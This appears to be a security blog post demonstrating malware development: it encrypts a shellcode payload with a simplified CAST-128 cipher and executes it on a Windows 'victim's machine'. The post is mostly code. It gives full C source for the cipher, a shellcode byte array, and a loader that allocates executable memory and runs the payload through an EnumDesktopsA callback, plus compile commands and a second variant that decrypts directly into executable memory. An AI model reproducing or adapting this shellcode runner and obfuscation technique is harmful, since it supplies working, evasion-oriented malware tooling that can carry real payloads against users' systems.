


# Malware and cryptography 31: CAST-128 payload encryption. Simple C example.

 [cocomelonc.github.io/malware/2024/07/29/malware-cryptography-31.html](https://cocomelonc.github.io/malware/2024/07/29/malware-cryptography-31.html)

July 29, 2024

16 minute read

Hello, cybersecurity enthusiasts and white hackers!



The screenshot shows a terminal window with two tabs: 'myhash.py' and 'hack.c'. The 'hack.c' tab contains C code for a CAST-128 cipher. The code defines a key of size 16 bytes and implements three round functions: f1, f2, and f3. The f1 function processes a 32-bit input I through a series of operations involving shifts, ANDs with constants, and additions. The f2 and f3 functions follow a similar pattern but with different internal logic. The code is annotated with comments explaining the CAST-128 round functions.

```
16 #define KEY_SIZE 16
17
18 uint32_t key[4] = {0x01234567,
19
20 // CAST-128 round functions (similar to DES)
21 void f1(uint32_t *d, uint32_t k) {
22     uint32_t I = *d ^ k;
23     uint32_t Ia = (I >> 16) & 0xFF;
24     uint32_t Ib = I & 0xFFFF;
25     uint32_t f = ((Ia + Ib) & 0xFF);
26     *d = (*d ^ f) & 0xFFFFFFFF;
27 }
28
29 void f2(uint32_t *d, uint32_t k) {
30     uint32_t I = *d ^ k;
31     uint32_t Ia = (I >> 16) & 0xFF;
32     uint32_t Ib = I & 0xFFFF;
33     uint32_t f = ((Ia + Ib + 1) & 0xFF);
34     *d = (*d ^ f) & 0xFFFFFFFF;
35 }
36
37 void f3(uint32_t *d, uint32_t k) {
38     uint32_t I = *d ^ k;
39     uint32_t Ia = (I >> 16) & 0xFF;
40     uint32_t Ib = I & 0xFFFF;
41     uint32_t f = ((Ia - Ib) & 0xFF);
42     *d = (*d ^ f) & 0xFFFFFFFF;
43 }
```

The terminal window also displays the output of the program, which is a decrypted shellcode payload. A small 'Meow-meow!' dialog box appears in the foreground, indicating the successful execution of the exploit.

This post is the result of my own research on using CAST-128 block cipher on malware development. As usual, exploring various crypto algorithms, I decided to check what would happen if we apply this to encrypt/decrypt the payload.

## CAST-128

The CAST-128 encryption method is a cryptographic system that resembles DES and operates using a substitution-permutation network (SPN). It has demonstrated strong resistance against differential cryptanalysis, linear cryptanalysis, and related-key cryptanalysis.

**CAST-128** is a Feistel cipher that consists of either **12** or **16** rounds. It operates on blocks of **64 bits** and supports key sizes of up to **128 bits**. The cipher incorporates rotation operations to protect against linear and differential attacks. The round function of **CAST-128** uses a combination of **XOR**, addition, and subtraction (modulo  $2^{32}$ ). Additionally, the cipher employs three different variations of the round function throughout its operation.

## practical example

---

First of all, we need the key: it is a **128-bit** key:

```
uint32_t key[4] = {0x01234567, 0x89abcdef, 0xfedcba98, 0x76543210};
```

A **128-bit** key (**key[4]**) is initialized with four **32-bit** integers. This key will be used in the **CAST-128** encryption and decryption processes.

Then we need **CAST-128** round functions:

```
void f1(uint32_t *d, uint32_t k) {
    uint32_t I = *d ^ k;
    uint32_t Ia = (I >> 16) & 0xFFFF;
    uint32_t Ib = I & 0xFFFF;
    uint32_t f = ((Ia + Ib) & 0xFFFF); // ensure no overflow
    *d = (*d + f) & 0xFFFFFFFF;
}

void f2(uint32_t *d, uint32_t k) {
    uint32_t I = *d ^ k;
    uint32_t Ia = (I >> 16) & 0xFFFF;
    uint32_t Ib = I & 0xFFFF;
    uint32_t f = ((Ia + Ib + 1) & 0xFFFF); // avoid division by zero
    *d = (*d ^ f) & 0xFFFFFFFF;
}

void f3(uint32_t *d, uint32_t k) {
    uint32_t I = *d ^ k;
    uint32_t Ia = (I >> 16) & 0xFFFF;
    uint32_t Ib = I & 0xFFFF;
    uint32_t f = ((Ia - Ib) & 0xFFFF); // ensure no overflow
    *d = (*d ^ f) & 0xFFFFFFFF;
}
```

**f1**, **f2**, and **f3** functions: in my case these are simplified versions of the round functions used in **CAST-128**. Each function takes a pointer to a **32-bit** word (**d**) and a **32-bit** subkey (**k**). The functions perform bitwise and arithmetic operations to modify the value of **d**.

The next one is the **cast\_key\_schedule** function prepares the subkeys for each round of encryption or decryption. It initializes an array of subkeys (**subkeys[ROUNDS][4]**) based on the main key:

```

void cast_key_schedule(uint32_t* key, uint32_t subkeys[ROUNDS][4]) {
    for (int i = 0; i < ROUNDS; i++) {
        subkeys[i][0] = key[0];
        subkeys[i][1] = key[1];
        subkeys[i][2] = key[2];
        subkeys[i][3] = key[3];
    }
}

```

The next one is the **CAST-128** encryption logic:

```

void cast_encrypt(uint32_t* block, uint32_t subkeys[ROUNDS][4]) {
    uint32_t left = block[0];
    uint32_t right = block[1];

    for (int i = 0; i < ROUNDS; i++) {
        uint32_t temp = right;
        switch (i % 3) {
            case 0:
                f1(&right, subkeys[i][0]);
                break;
            case 1:
                f2(&right, subkeys[i][1]);
                break;
            case 2:
                f3(&right, subkeys[i][2]);
                break;
        }
        right ^= left;
        left = temp;
    }

    block[0] = right;
    block[1] = left;
}

```

The logic is simple, `cast_encrypt` function encrypts a block of data using the **CAST-128** algorithm. It operates on a pair of **32-bit** words (`left` and `right`). For each round, one of the round functions (`f1`, `f2`, or `f3`) is applied, and the results are used to modify the block.

Then the `cast_decrypt` function decrypts a block of data. It works similarly to the `cast_encrypt` function but processes the rounds in reverse order:

```

void cast_decrypt(uint32_t* block, uint32_t subkeys[ROUNDS][4]) {
    uint32_t left = block[0];
    uint32_t right = block[1];

    for (int i = ROUNDS - 1; i >= 0; i--) {
        uint32_t temp = right;
        switch (i % 3) {
            case 0:
                f1(&right, subkeys[i][0]);
                break;
            case 1:
                f2(&right, subkeys[i][1]);
                break;
            case 2:
                f3(&right, subkeys[i][2]);
                break;
        }
        right ^= left;
        left = temp;
    }

    block[0] = right;
    block[1] = left;
}

```

The main logic are encrypting and decrypting shellcode functions:

```

void cast_encrypt_shellcode(unsigned char* shellcode, int shellcode_len, uint32_t
subkeys[ROUNDS][4]) {
    for (int i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
        cast_encrypt((uint32_t*)(shellcode + i * BLOCK_SIZE), subkeys);
    }
}

void cast_decrypt_shellcode(unsigned char* shellcode, int shellcode_len, uint32_t
subkeys[ROUNDS][4]) {
    for (int i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
        cast_decrypt((uint32_t*)(shellcode + i * BLOCK_SIZE), subkeys);
    }
}

```

As you can see, they process the shellcode block by block (**8 bytes** at a time). Note that if the shellcode length is not a multiple of the block size, it is padded (**0x90**) before encryption and decrypted accordingly.

Finally, we need to run payload:

```

int main() {
    unsigned char my_payload[] =
        "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
        "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
        "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
        "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
        "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
        "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
        "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x48\x85\xc0\x74\x6f"
        "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
        "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
        "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
        "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
        "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
        "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
        "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
        "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
        "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\x5d\x49\xc7"
        "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
        "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
        "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
        "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
        "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
        "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
        "\x2e\x2e\x5e\x3d\x00";
}

int my_payload_len = sizeof(my_payload);
unsigned char padded[my_payload_len];
memcpy(padded, my_payload, my_payload_len);

uint32_t subkeys[ROUNDS][4];
cast_key_schedule(key, subkeys);

printf("original shellcode: ");
for (int i = 0; i < my_payload_len; i++) {
    printf("%02x ", my_payload[i]);
}
printf("\n\n");

cast_encrypt_shellcode(padded, my_payload_len, subkeys);

printf("encrypted shellcode: ");
for (int i = 0; i < my_payload_len; i++) {
    printf("%02x ", padded[i]);
}
printf("\n\n");

cast_decrypt_shellcode(padded, my_payload_len, subkeys);

printf("decrypted shellcode: ");
for (int i = 0; i < my_payload_len; i++) {
    printf("%02x ", padded[i]);
}

```

```

}

printf("\n\n");

LPVOID mem = VirtualAlloc(NULL, my_payload_len, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
RtlMoveMemory(mem, padded, my_payload_len);
EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, (LPARAM)NULL);
return 0;
}

```

In the `main` function, a payload (shellcode) is defined, and the key schedule is created. The shellcode is then encrypted and decrypted using the `CAST-128` algorithm.

As usually I used `meow-meow` messagebox payload:

```

unsigned char my_payload[] =
"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x48\x85\xc0\x74\x6f"
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
"\x2e\x2e\x5e\x3d\x00";

```

and the decrypted payload is executed using the `EnumDesktopsA` function.

The full source code is looks like this (`hack.c`):

```

/*
 * hack.c
 * encrypt/decrypt payload
 * via CAST-128 algorithm
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2024/07/29/malware-cryptography-31.html
 */
#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <stdlib.h>
#include <windows.h>

#define BLOCK_SIZE 8
#define ROUNDS 16
#define KEY_SIZE 16

uint32_t key[4] = {0x01234567, 0x89abcdef, 0xfedcba98, 0x76543210};

// CAST-128 round functions (simplified for demonstration)
void f1(uint32_t *d, uint32_t k) {
    uint32_t I = *d ^ k;
    uint32_t Ia = (I >> 16) & 0xFFFF;
    uint32_t Ib = I & 0xFFFF;
    uint32_t f = ((Ia + Ib) & 0xFFFF); // ensure no overflow
    *d = (*d + f) & 0xFFFFFFFF;
}

void f2(uint32_t *d, uint32_t k) {
    uint32_t I = *d ^ k;
    uint32_t Ia = (I >> 16) & 0xFFFF;
    uint32_t Ib = I & 0xFFFF;
    uint32_t f = ((Ia + Ib + 1) & 0xFFFF); // avoid division by zero
    *d = (*d ^ f) & 0xFFFFFFFF;
}

void f3(uint32_t *d, uint32_t k) {
    uint32_t I = *d ^ k;
    uint32_t Ia = (I >> 16) & 0xFFFF;
    uint32_t Ib = I & 0xFFFF;
    uint32_t f = ((Ia - Ib) & 0xFFFF); // ensure no overflow
    *d = (*d ^ f) & 0xFFFFFFFF;
}

// key schedule for CAST-128
void cast_key_schedule(uint32_t* key, uint32_t subkeys[ROUNDS][4]) {
    for (int i = 0; i < ROUNDS; i++) {
        subkeys[i][0] = key[0];
        subkeys[i][1] = key[1];
        subkeys[i][2] = key[2];
        subkeys[i][3] = key[3];
    }
}

```

```

}

// CAST-128 encryption
void cast_encrypt(uint32_t* block, uint32_t subkeys[ROUNDS][4]) {
    uint32_t left = block[0];
    uint32_t right = block[1];

    for (int i = 0; i < ROUNDS; i++) {
        uint32_t temp = right;
        switch (i % 3) {
            case 0:
                f1(&right, subkeys[i][0]);
                break;
            case 1:
                f2(&right, subkeys[i][1]);
                break;
            case 2:
                f3(&right, subkeys[i][2]);
                break;
        }
        right ^= left;
        left = temp;
    }

    block[0] = right;
    block[1] = left;
}

// CAST-128 decryption
void cast_decrypt(uint32_t* block, uint32_t subkeys[ROUNDS][4]) {
    uint32_t left = block[0];
    uint32_t right = block[1];

    for (int i = ROUNDS - 1; i >= 0; i--) {
        uint32_t temp = right;
        switch (i % 3) {
            case 0:
                f1(&right, subkeys[i][0]);
                break;
            case 1:
                f2(&right, subkeys[i][1]);
                break;
            case 2:
                f3(&right, subkeys[i][2]);
                break;
        }
        right ^= left;
        left = temp;
    }

    block[0] = right;
    block[1] = left;
}

```

```

}

void cast_encrypt_shellcode(unsigned char* shellcode, int shellcode_len, uint32_t
subkeys[ROUNDS][4]) {
    for (int i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
        cast_encrypt((uint32_t*)(shellcode + i * BLOCK_SIZE), subkeys);
    }
}

void cast_decrypt_shellcode(unsigned char* shellcode, int shellcode_len, uint32_t
subkeys[ROUNDS][4]) {
    for (int i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
        cast_decrypt((uint32_t*)(shellcode + i * BLOCK_SIZE), subkeys);
    }
}

int main() {
    unsigned char my_payload[] =
        "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
        "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
        "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
        "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
        "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
        "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
        "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x48\x85\xc0\x74\x6f"
        "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
        "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
        "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
        "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
        "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
        "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
        "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
        "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
        "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
        "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
        "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
        "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
        "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
        "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
        "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
        "\x2e\x2e\x5e\x3d\x00";

    int my_payload_len = sizeof(my_payload);
    unsigned char padded[my_payload_len];
    memcpy(padded, my_payload, my_payload_len);

    uint32_t subkeys[ROUNDS][4];
    cast_key_schedule(key, subkeys);

    printf("original shellcode: ");
    for (int i = 0; i < my_payload_len; i++) {
        printf("%02x ", my_payload[i]);
    }
}

```

```

}

printf("\n\n");

cast_encrypt_shellcode(padded, my_payload_len, subkeys);

printf("encrypted shellcode: ");
for (int i = 0; i < my_payload_len; i++) {
    printf("%02x ", padded[i]);
}
printf("\n\n");

cast_decrypt_shellcode(padded, my_payload_len, subkeys);

printf("decrypted shellcode: ");
for (int i = 0; i < my_payload_len; i++) {
    printf("%02x ", padded[i]);
}
printf("\n\n");

LPVOID mem = VirtualAlloc(NULL, my_payload_len, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
RtlMoveMemory(mem, padded, my_payload_len);
EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, (LPARAM)NULL);
return 0;
}

```

So, this example demonstrates how to use the **CAST-128** encryption algorithm to encrypt and decrypt payload. For checking correctness, added printing logic.

## demo

---


Let's go to see everything in action. Compile it (in my **linux** machine):

```
x86_64-w64-mingw32-gcc -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc
```

```
cocomelonc@pop-os:~/h... x cocomelonc@pop-os:~/ha... x mc [cocomelonc@pop-os]... x cocomelonc@pop-os:~/ha... x cocomelonc@pop-os:~/re... x
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-07-29-malware-cryptogra
phy-31$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w6
4/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-e
xceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissi
ve
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-07-29-malware-cryptogra
phy-31$ ls -lt
total 156
-rwxrwxr-x 1 cocomelonc cocomelonc 40960 Jul 28 17:05 hack.exe
-rwxrwxr-x 1 cocomelonc cocomelonc 42496 Jul 28 10:56 hack3.exe
-rw-rw-r-- 1 cocomelonc cocomelonc 12267 Jul 28 10:56 hack3.c
-rw-rw-r-- 1 cocomelonc cocomelonc 1073 Jul 28 10:28 myhash.py
-rwxrwxr-x 1 cocomelonc cocomelonc 40960 Jul 28 09:48 hack2.exe
-rw-rw-r-- 1 cocomelonc cocomelonc 5497 Jul 27 21:14 hack2.c
-rw-rw-r-- 1 cocomelonc cocomelonc 5230 Jul 27 21:13 hack.c
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-07-29-malware-cryptogra
phy-31$ █
```

Then, just run it in the victim's machine (`windows 11 x64` in my case):

`.\hack.exe`



As you can see, everything is worked perfectly! =^..^=

Calculating Shannon entropy:

```
python3 entropy.py -f hack.exe
```

```
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-07-29-malware-cryptogra
phy-31$ python3 ../2022-11-05-malware-analysis-6/entropy.py -f hack.exe
.text
    virtual address: 0x1000
    virtual size: 0x6e98
    raw size: 0x7000
    entropy: 6.242677758751214
.data
    virtual address: 0x8000
    virtual size: 0x100
    raw size: 0x200
    entropy: 1.2972889498390423
.rdata
    virtual address: 0x9000
    virtual size: 0xf20
    raw size: 0x1000
    entropy: 5.185751766842051
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-07-29-malware-cryptogra
phy-31$ █
```

Our payload in the `.text` section.

## practical example 2

---

Update our simple logic, just replace entire payload decryption and running to decrypt and run shellcode like this:

```

void cast_decrypt_and_execute_shellcode(unsigned char* shellcode, int shellcode_len,
uint32_t subkeys[ROUNDS][4]) {
    LPVOID mem_block = NULL;
    // allocate a single block for execution
    mem_block = VirtualAlloc(NULL, shellcode_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    if (mem_block == NULL) {
        printf("memory allocation failed\n");
        exit(1);
    }

    // decrypt the entire shellcode into the allocated memory
    for (int i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
        uint32_t decrypted_block[2];
        memcpy(decrypted_block, shellcode + i * BLOCK_SIZE, BLOCK_SIZE);
        cast_decrypt(decrypted_block, subkeys);
        memcpy((char *)mem_block + i * BLOCK_SIZE, decrypted_block, BLOCK_SIZE);
    }

    // execute the shellcode using EnumDesktopsA
    EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem_block,
    (LPARAM)NULL);
}

